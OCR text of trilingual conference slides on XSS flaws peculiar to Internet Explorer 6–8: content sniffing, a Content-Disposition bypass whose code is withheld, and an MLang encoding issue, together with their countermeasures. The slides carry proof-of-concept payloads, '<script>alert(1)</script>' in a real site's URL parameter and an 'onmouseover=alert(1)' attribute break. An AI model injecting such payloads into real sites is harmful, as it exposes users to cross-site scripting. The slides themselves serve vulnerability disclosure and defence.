
Mechanism to determine file type of IE

- 嗅探內容，並確定文件類型

  Sniff content and determine file-type.

  コンテンツの内容によってファイルタイプを決定

Content-Type: image/bmp



IE確定文件類型的機制

Mechanism to determine file type of IE

- 網址的副檔名, QUERY_STRING
  Extension of URL, QUERY_STRING
  URLの拡張子, QUERY_STRING

```
http://example.jp/foo.cgi?param=abc&a.html
http://example.jp/foo.exe?param=abc&a.html
http://example.jp/foo?param=abc&a.html
http://example.jp/foo/?param=abc&a.html
```

filetype == html

```
http://example.jp/foo.php?param=abc&a.html
```

filetype != html

```
http://example.jp/foo.php/a.html?param=abc
```

filetype == html

IE確定文件類型的機制

Mechanism to determine file type of IE

- 總之很複雜!

  Anyway, Complicated!

  とにかく複雑

XSS案例
Case example

https://www.microsoft.com/en-us/homepage/
bimapping.js/a.html?v=<script>alert(1)</script>&k...


```
HTTP/1.1 200 OK
Content-Type: text/javascript; charset=utf-8
Date: Wed, 22 Jun 2011 13:53:37 GMT
Content-Length: 2092

var <script>alert(1)</script>={"Webtrends":{"enabled":true,"sett
ings":{"interactiontype":{"0":true,"1":true,"2":true,"3":true,"4":t
rue,"5":true,"6":true,"7":true,"8":true,"9":true,"10":true,"11":tr
ue,"12":true,"13"....
```

"text/javascript" is not registered in Registry

XSS案例

Case example



IE確定文件類型的機制
Mechanism to determine file type of IE

對策 Countermeasure

- Use "X-Content-Type- Options:nosniff" (only for IE8+)
- Use only well-known Content-Type. don't use "text/javascript".

第2話 繞過Content-Disposition Header

Bypass 1: Ignoring Content-Type Header

繞過 Content-Disposition Header

Bypass Content-Dispositon Header

Content-Disposition: attachment

- 瀏覽器的下載指令
  Download directive for browsers
  ブラウザへのダウンロード指令
- 經常使用於防止 XSS
  often uses for preventing for XSS

XSSを防ぐために使用される。

繞過 Content-Disposition Header

Bypass Content-Dispositon Header

Content-Disposition: attachment

- 攻擊者使用特製的JavaScript
  繞過‘Content-Disposition: attachment’
  Bypass 'Content-Disposition: attachment' with specially crafted JavaScript by attacker
  攻撃者の細工したJavaScriptにより'Content-Disposition: attachment'を回避可能

繞過 Content-Disposition Header

Bypass Content-Dispositon Header

攻擊者創建的陷阱頁面 Trap page by attacker

```
<script>
    // crafted JavaScript here.
    // actual code is not open today
    // 今天沒有顯示。  ^_^;
</script>
<script src="http://example.com/download.cgi"></script>
```

目標內容與 "Content-Disposition: attachment"

target content with "Content-Disposition: attachment"

繞過 Content-Disposition Header

Bypass Content-Dispositon Header

- **2007年7月在日本悄悄地發表**
  Published: Jul 2007 in Javap by stealth
  2007年7月に日本でひっそりと公開
- **Affected: IE6 / IE7 / IE8**
- **無法由伺服器端防止XSS。**
  No way to prevent XSS by server-side.
  サーバ側でXSSを防ぐ手段はない

第3話 MLang編碼轉換問題
Episode 3: MLang encode conversion issue

MLang編碼轉換問題
MLang encode conversion issue

- MLang: 為了支援多語言，包含文字編碼轉換功能的DLL


  MLang : DLL for multi language support including conversion of text encoding.

  MLangは文字エンコーディングの変換機能を含む、多言語サポートのためのDLL

  - ConvertINetMultiByteToUnicode
  - ConvertINetUnicodeToMultiByte
  - ConvertINetString

MLang編碼轉換問題
MLang encode conversion issue

- **IE使用MLang處理外部文本與轉換Unicode**
  IE handles text as Unicode from outside with conversion by MLang.
  IEはMLangを使って外部からの文字列をUnicodeに変換して処理



MLang編碼轉換問題
MLang encode conversion issue

- 給予已損壞的字節串時
  也會盡量轉為 Unicode
  Converted to Unicode accordingly when given broken byte sequence.
  壊れたバイト列を渡したときも、それなりにUnicodeに変換される
- 會產出原字節串不存在的(“<>)
  成為XSS可著手處
  meta characters ("<>) which don't exist in original byte sequence are generated
  もとのバイト列に存在しない「"<>」などが生成され、XSSにつながる

MLang編碼轉換問題

MLang encode conversion issue

```
<meta http-equiv="Content-Type"
   content="text/html; charset=XXXXX" />
...
<input type="text" value=
"(0xNN)(0xNN)(0xNN)onmouseover=alert(1)//(0xNN)(0xNN)(0xNN)"
>
```

“0xNN”是無效字節串的字符集 "XXXXX"

"NN" are invalid byte sequence for charset "XXXXX"

```
<input type="text" value="??"onmouseover=alert(1)// ??"" >
```

MLang編碼轉換問題
MLang encode conversion issue

- 從伺服器端防止 XSS 問題太麻煩
  too hard to prevent XSS for this issue by server-side.
  サーバ側でこの問題に対処するのたいへん
- 驗證所有字母/字節的字串編碼
  validate all letters/bytes as the charset encoding
  文字エンコーディング として適切か全文字/全バイトを検証

MLang編碼轉換問題
MLang encode conversion issue

- 現在沒有公佈細節
  Not published for details now.
  現状は詳細は非公開
- Affected: IE6, IE7
  IE8 : fixed
- 2007 年 10 月 已回報
  Reported: Oct 2007

結論
Conclusion

結論 Conclusion

- 有許多方法針對 IE 瀏覽器實作 XSS
  There're many ways to arise XSS only for IE
  IEのみでXSSを発生させる方法がたくさんある
- 特別是很久沒有修補漏洞的 IE 6/7
  Especially IE6/7. not fixed for a long time.
  特にIE6/7。長い間修正されていない。

謝謝! Thanks!

- David Ross and MSRC for helpful suggestions.
- Google Translate for這翻譯的文字 ^_^
- … and You!
  Thank you for your attention.

任何問題? Question?

- Mail
  - hasegawa@utf-8.jp
  - hasegawa@netagent.co.jp
- Twitter
  - @hasegawayosuke
- Web site
  - http://utf-8.jp/